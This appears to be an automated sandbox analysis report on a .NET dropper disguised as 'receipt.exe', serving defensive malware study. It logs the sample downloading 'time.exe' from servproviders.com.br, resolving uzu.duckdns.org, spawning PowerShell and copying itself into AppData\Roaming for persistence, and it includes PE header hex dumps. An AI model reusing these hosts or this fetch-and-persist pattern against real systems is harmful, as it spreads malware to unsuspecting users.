TLSH:	4465128A610812C6E09E1D32C1BADCFAC5047FF5EAE5789559B231730A327AF563CDD8
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m4c.....(.....G... ...`....@.. .....`.....`.....

File Icon

Icon Hash:	7cf292aecae8e896

Static PE Info

General

Entrypoint:	0x5647da
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x63346DAD [Wed Sep 28 15:52:13 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x164780	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x166000	0xcac0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x174000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1627e0	0x162800	False	0.9364463042136812	data	7.95312510004089	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0x166000	0xcac0	0xcc00	False	0.37890625	data	5.058735359480725	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x174000	0xc	0x200	False	0.044921875	data	0.10191042566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x166340	0x800	Device independent bitmap graphic, 48 x 96 x 4, image size 1152		
RT_ICON	0x166b40	0x400	Device independent bitmap graphic, 32 x 64 x 4, image size 512		
RT_ICON	0x166f40	0x200	Device independent bitmap graphic, 16 x 32 x 4, image size 128		
RT_ICON	0x167140	0x1000	Device independent bitmap graphic, 48 x 96 x 8, image size 2304, 256 important colors		
RT_ICON	0x168140	0xa00	Device independent bitmap graphic, 32 x 64 x 8, image size 1024, 256 important colors		
RT_ICON	0x168b40	0x800	Device independent bitmap graphic, 24 x 48 x 8, image size 576, 256 important colors		
RT_ICON	0x169340	0x600	Device independent bitmap graphic, 16 x 32 x 8, image size 256, 256 important colors		
RT_ICON	0x169940	0x4400	Device independent bitmap graphic, 64 x 128 x 32, image size 16896		
RT_ICON	0x16dd40	0x2600	Device independent bitmap graphic, 48 x 96 x 32, image size 9600		
RT_ICON	0x170340	0x1200	Device independent bitmap graphic, 32 x 64 x 32, image size 4224		

Name	RVA	Size	Type	Language	Country
RT_ICON	0x171540	0xa00	Device independent bitmap graphic, 24 x 48 x 32, image size 2400		
RT_ICON	0x171f40	0x600	Device independent bitmap graphic, 16 x 32 x 32, image size 1088		
RT_GROUP_ICON	0x172540	0xae	data		
RT_VERSION	0x1725f0	0x31a	ARC archive data, packed		
RT_MANIFEST	0x17290c	0x1b4	XML 1.0 document, Unicode text, UTF-8 (with BOM) text, with very long lines (433), with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 00:54:14.938576937 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.075382948 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.075498104 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.078150988 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.214812040 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.219769955 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.219839096 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.219885111 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.219899893 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.219899893 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.219929934 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.219961882 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.219971895 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.219981909 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.220016003 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.220060110 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.220071077 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.220072031 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.220114946 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.220153093 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.220182896 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.220230103 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.220278025 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.220325947 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.220340967 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.356848955 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.356914997 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.356939077 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.356964111 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.356987953 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.356997013 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357011080 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357029915 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357036114 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357058048 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357060909 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357076883 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357086897 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357110023 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357115984 CEST	49685	80	192.168.2.3	192.185.215.87

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 00:54:15.357134104 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357146025 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357157946 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357173920 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357181072 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357192993 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357203960 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357217073 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357228041 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357234001 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357245922 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357251883 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357275009 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357299089 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357319117 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357321978 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357347012 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.357352018 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357363939 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.357407093 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.493783951 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493815899 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493835926 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493854046 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493871927 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493890047 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493911028 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493927956 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493938923 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.493947029 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493964911 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493983030 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.493993044 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494000912 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494019985 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494019985 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494038105 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494039059 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494056940 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494071960 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494075060 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494091034 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494092941 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494111061 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494124889 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494127989 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494146109 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494148970 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494163990 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494172096 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494182110 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494199038 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494205952 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494216919 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494225025 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494235992 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494246960 CEST	49685	80	192.168.2.3	192.185.215.87
Sep 29, 2022 00:54:15.494252920 CEST	80	49685	192.185.215.87	192.168.2.3
Sep 29, 2022 00:54:15.494271040 CEST	80	49685	192.185.215.87	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 00:54:15.494277954 CEST	49685	80	192.168.2.3	192.185.215.87

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 29, 2022 00:54:14.735024929 CEST	63722	53	192.168.2.3	8.8.8.8
Sep 29, 2022 00:54:14.886632919 CEST	53	63722	8.8.8.8	192.168.2.3
Sep 29, 2022 00:54:37.038392067 CEST	65522	53	192.168.2.3	8.8.8.8
Sep 29, 2022 00:54:37.148576021 CEST	53	65522	8.8.8.8	192.168.2.3
Sep 29, 2022 00:54:41.760740042 CEST	59869	53	192.168.2.3	8.8.8.8
Sep 29, 2022 00:54:41.866166115 CEST	53	59869	8.8.8.8	192.168.2.3
Sep 29, 2022 00:54:46.404733896 CEST	54397	53	192.168.2.3	8.8.8.8
Sep 29, 2022 00:54:46.514978886 CEST	53	54397	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Sep 29, 2022 00:54:14.735024929 CEST	192.168.2.3	8.8.8.8	0x6c69	Standard query (0)	servproviders.com.br	A (IP address)	IN (0x0001)	false
Sep 29, 2022 00:54:37.038392067 CEST	192.168.2.3	8.8.8.8	0x56f2	Standard query (0)	uzu.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 00:54:41.760740042 CEST	192.168.2.3	8.8.8.8	0x4477	Standard query (0)	uzu.duckdns.org	A (IP address)	IN (0x0001)	false
Sep 29, 2022 00:54:46.404733896 CEST	192.168.2.3	8.8.8.8	0x761b	Standard query (0)	uzu.duckdns.org	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Sep 29, 2022 00:54:14.886632919 CEST	8.8.8.8	192.168.2.3	0x6c69	No error (0)	servproviders.com.br		192.185.215.87	A (IP address)	IN (0x0001)	false
Sep 29, 2022 00:54:37.148576021 CEST	8.8.8.8	192.168.2.3	0x56f2	No error (0)	uzu.duckdns.org		192.169.69.25	A (IP address)	IN (0x0001)	false
Sep 29, 2022 00:54:41.866166115 CEST	8.8.8.8	192.168.2.3	0x4477	No error (0)	uzu.duckdns.org		192.169.69.25	A (IP address)	IN (0x0001)	false
Sep 29, 2022 00:54:46.514978886 CEST	8.8.8.8	192.168.2.3	0x761b	No error (0)	uzu.duckdns.org		192.169.69.25	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- servproviders.com.br

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49685	192.185.215.87	80	C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2022 00:54:15.078150988 CEST	103	OUT	GET /time.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: servproviders.com.br Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 29, 2022 00:54:15.219769955 CEST	104	IN	HTTP/1.1 200 OK Date: Wed, 28 Sep 2022 22:54:15 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade Last-Modified: Mon, 12 Sep 2022 12:14:40 GMT Accept-Ranges: bytes Content-Length: 8177152 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fa 95 65 d9 be f4 0b 8a be f4 0b 8a be f4 0b 8a 0a 68 fa 8a a0 f4 0b 8a 0a 68 f8 8a 79 f4 0b 8a 0a 68 f9 8a 9a f4 0b 8a 20 54 cc 8a b8 f4 0b 8a 85 aa 08 8b a2 f4 0b 8a 29 86 0f 8b d9 f5 0b 8a 29 aa 0e 8b b4 f4 0b 8a 29 aa 0f 8b e2 f4 0b 8a 63 0b db 8a ba f4 0b 8a 63 0b da 8a bf f4 0b 8a 63 0b c0 8a bd f4 0b 8a be f4 0a 8a fb f6 0b 8a 5b ad 0e 8b bc f4 0b 8a 63 0b c5 8a bb f4 0b 8a 85 aa 0f 8b 94 f4 0b 8a 85 aa 0e 8b 3b f4 0b 8a 29 aa 02 8b 34 f4 0b 8a 2c aa f4 8a bf f4 0b 8a 29 aa 09 8b bf f4 0b 8a 52 69 63 68 be f4 0b 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 c4 d4 db 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0e 00 00 e2 2d 00 00 e0 4e 00 00 00 00 00 52 97 28 00 00 10 00 00 00 00 2e 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 80 7d 00 00 04 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 d4 a8 38 00 28 00 00 00 00 90 3a 00 28 9c 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 7b 00 cc 4a 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 95 34 00 18 00 00 00 d0 a0 32 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 00 d8 03 00 00 5c 8b 38 00 80 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 3d e1 2d 00 00 10 00 00 00 e2 2d 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 66 bf 0a 00 00 00 2e 00 00 c0 0a 00 00 e6 2d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 1c 9c 01 00 00 c0 38 00 00 22 01 00 00 a6 38 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 67 66 69 64 73 00 00 f8 11 00 00 00 60 3a 00 00 12 00 00 00 c8 39 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 6c 73 00 00 00 00 09 00 00 00 00 80 3a 00 00 02 00 00 00 da 39 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 28 9c 40 00 00 90 3a 00 00 9e 40 00 00 dc 39 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 0 0 cc 4a 02 00 00 30 7b 00 00 4c 02 00 00 7a 7a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 ec 96 6b 00 e8 e2 7e 2b 00 a1 a0 55 7a 00 a8 01 75 2e Data Ascii: MZ@H!L!This program cannot be run in DOS mode.$ehhyh T)))ccc[c;)4,)RichPEL`-NR(.@}8(:(@0{J42@.\8.text=-- `.rdataf.-@@.data8"8@.gfids`:9@@.tls:9@.rsrc(@:@9@@.relocJ0{Lzz@Bk~+Uzu.

Statistics

Behavior



- receipt.exe
- powershell.exe
- conhost.exe
- receipt.exe
- receipt.exe
- Uewizrlgm.exe
- Uewizrlgm.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- Uewizrlgm.exe
- Uewizrlgm.exe
- Rzqhcgbd1time.exe
- receipt.exe

Click to jump to process

System Behavior

Analysis Process: receipt.exe PID: **4184**, Parent PID: **4704**

General

Target ID:	0
Start time:	00:52:13
Start date:	29/09/2022
Path:	C:\Users\user\Desktop\receipt.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\receipt.exe"
Imagebase:	0xbf0000
File size:	1505280 bytes
MD5 hash:	220925C99E482FD480DEDB37CA1B59D3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.356142164.0000000005630000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.346028348.00000000030C5000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.338895273.00000000041C4000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000003.339858052.0000000004507000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.345187251.0000000002FCB000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming\Zyfrlcamp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	5D4470B	CopyFileW
C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	5D4470B	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\receipt.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D69C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 6d 34 63 00 00 00 00 00 00 00 00 fd 00 0e 01 0b 01 06 00 00 28 16 00 00 fd 00 00 00 00 00 00 fd 47 16 00 00 20 00 00 00 60 16 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 17 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELm4c(G `@ ``	success or wait	6	5D4470B	CopyFileW
C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	5D4470B	CopyFileW
